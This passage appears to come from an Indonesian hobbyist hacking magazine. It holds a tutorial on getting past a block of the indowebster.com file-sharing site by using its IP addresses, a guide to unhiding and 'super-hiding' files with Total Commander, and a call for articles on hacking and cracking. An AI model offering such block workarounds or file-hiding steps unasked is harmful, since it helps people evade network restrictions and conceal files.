
- Selanjutnya gunakan alamat IP tersebut, sebagai alamat url untuk mengakses situs indowebster.com >>> <http://119.110.76.19/>




- Nah anda sekarang telah masuk ke situs Indowebster, selanjutnya terserah anda apakah ingin mendownload atau ingin mengupload file. Jika ingin mendownload sebaiknya anda memastikan file apa yang hendak di download atau kalau tidak anda dapat menggunakan fasilitas search. Caranya yakni dengan mengklik kanan panel search dan membuka halaman atau tab baru. Jangan menggunakan klik kiri langsung karena halaman akan terdirect ke nama situsnya, alhasil halaman web akan kembali error. Cara lainnya yakni dengan menuliskan kembali alamat urlnya menjadi <http://119.110.76.19/search.php> >>mudah bukan..??




- Setelah anda mendapatkan file yang hendak diunduh, tahap selanjutnya adalah mendownloadnya (asumsi saya anda menggunakan IDM). Caranya agak sedikit berbeda dengan biasanya. Pertama anda sebaiknya mencopy alamat downloadnya dengan cara mengklik kanan pada tombol downloadnya dan perhatikan alamat sever yang menjadi alamat downloadnya.





- Periksa kembali alamat IP dari server yang digunakan sebagai alamat download. Sama seperti cara sebelumnya menggunakan perintah ping. `www5.indowebster.com >>> http://119.110.77.116`



- Paste alamat url tadi pada panel IDM atau cukup tekan tombol Add Url, maka otomatis alamat yang telah dicopy tadi akan masuk. Selanjutnya ubah alamat url `www5.indowebster` menjadi alamat IP-nya.



- Setelah itu tinggal tekan tombol OK..maka proses download selanjutnya berjalan seperti biasanya. Dan aktivitas download anda dari webportal ini tidak lagi terhalangi oleh pemblokiran situs dengan cara ini.




Semoga bermanfaat. Happy Download...!!
By: andrykidd
Thanks to: Allah Swt pemilik seluruh ilmu dan semua rekan-rekan underground.



-----end-----

Menampilkan kembali data yg tersembunyi dengan “TOTAL COMMANDER”

Penulis : kelamz.666 (kelamz.666@gmail.com)



Bagaimana menampilkan kembali data yg ter Super Hidden dan bagaimana meng Super Hidden File agar file tersebut tidak terlihat orang lain... Kita tak perlu ribet menggunakan perintah di Command prompt atau harus mengakses regedit cukup menggunakan aplikasi yg memang jadul banget yg bukan tidak mungkin sudah tidak asing lagi di mata kalian....


Mungkin ini bukan sebuah trik hanya bagaimana cara menggunakan sebuah aplikasi saja cara ini gue pake ketika data2 gw hilang semua oleh virus, maklum karena hati gue rentan terkena virus cinta, jadinya kompi gue juga rentan terhadap malicious code..(mangnya rubric curhat :p).

Karena gue kesal sudah tiga kali kehilangan seluruh data2 penting dan 3 kali memformat ulang bagi gue lebih baik kehilangan seorang kekasih hati daripada kehilangan seluruh data yg menurut gue penting (Lagi..lagi....p:p:P) Karena gue gak mau sakit hati oleh si abang Virus yg terus nyembunyiin data akhirnya ketemu juga cara ini.....


begini nih caranya... sebenarnya aplikasi ini banyak memiliki fungsi tapi gue sendiri kagak ngerti maklum gw di beri newbie juga belum nyampe...dan cuma ini satu satu nya yg gw ngerti...

Pertama download dulu aplikasinya bila perlu sekalian ama Cracknya :p enggak kalee....sebenarnya **TOTAL COMMANDER** ada dua versi ada yg harus diinstal atau ada juga yg portable terserah kau mau pake yg mana.


kita lihat di dalam folder ini tidak ada apa - apanya terasa hampa dan terasa kosong (huihh puitis ni yeeee.)




Sekarang buka aplikasi total cmd nya.lalu pilih direktory file yg tersuperhidden...itu...setelah ketemu file yg tersuper hiden akan ditandai dengan tanda "!"tanpa tanda kutip




setelah itu **klik kanan** file - file yang akan di tampilkan...file yg dipilih akan berwarna merah,




setelah file terpilih pilih Files di pojok kiri atas lalu pilih change attributes,




setelah jendela muncul.hapus tanda centang di" **f Hidden dan s System** " sampai tanda di dalam kotak kosong



setelah menekan tanda "Ok" lihat file yg tadinya di tandai "!" jadi terlihat icon file sebenarnya...



dan lihat pula di folder tadi file - file kembali muncul....mudah bukan....



Bila kamu mau meng-*super hidden* file tinggal lakukan cara seperti di atas dan centang tanda " **f Hidden dan s System**" di attributes.

Bila kita merasa hidup ini begitu susah, kita harus menemukan jalan agar hidup tidak terasa susah..
Bila kita merasa hidup ini begitu gampang, kita harus menemukan jalan agar hidup lebih terasa gampang.
Dan bila kalian merasa bahwa hidup ini lebih mudah dan lebih gampang, kalian harus merasa bahwa kalian wajib memberikan sedikit kemudahan bagi orang yg belum merasa mudah..



Author : kelamz the triple six

Email : kelamz.666@gmail.com
Site : <http://www.kelamz.blogspot.com> , <http://www.kelamz.wen.ru>
Addres : Cikampek dawuan tengah
Company : Cv.Balangsax_abis
Nganggur : 4 tahun kacion deh gueeeee

Cpu : PIII, 755, mhz, mem, 256..kapasitas yg teramat minim namun membuat keinginan yg teramat besar.

Komputer hanya sekedar Hobby, dan mengenal komputer baru satu setengah th.Belajar secara terlunta lunta Maklum Lulusan sltp, dan ga ada banyak temen buat share,Cuma ada satu teman yg rela ngajarin gue apa adanya...thank's ya.

Special thank's to: XCode - Yogyafree, poni, ^rumput_kering^ and crew

Mx-999, ucox ,adul, n'duts ,do2y , mang I'liws, bem's and all friends.

Buat **YF** and all **Crew**, dan buat semua orang2 yg suka memberikan ilmunya secara cuma2, Kalian lah yg sangat dibutuhkan kan buat orang bodoh seperti saya di dunia ini,selama ada orang seperti kalian, saya yakin Indonesia masih berkesempatan untuk berperan dan bersaing dlm dunia TI....Love to Share...:O

-----end-----

Ketentuan menjadi penulis X-Code Magazine

Isi materi :

- o Kategori Komputer umum
- o Kategori Pemograman
- o Kategori Hacking Windows / Linux / FreeBSD / OpenBSD / BeOS Etc
- o Kategori Cracking
- o Kategori Phreaking

Kirimkan tulisan anda dengan :

- o Filetype : .Doc
- o Page Setup : Paper size = Letter
- o Line spacing : single
- o Font : Century Gothic, size Judul = 18 dan paragraph = 10

Kirimkan tulisan anda ke Redaksi X-Code Magazine :

[1] yk_family_code@yahoo.com

[2]ferdianelli@yahoo.com

Subject : Tutorial untuk X-Code 14(Judul artikel anda)

Attachment : JudulTutorAnda.zip atau tutorJudul.rar (pilih salah satu format). Anda boleh menyertakan source code ke dalam file zip

Artikel akan diseleksi. Jika sesuai dengan kriteria, maka kami akan memasang artikel anda di X-Code Magazine 14.

Terima kasih atas perhatiannya.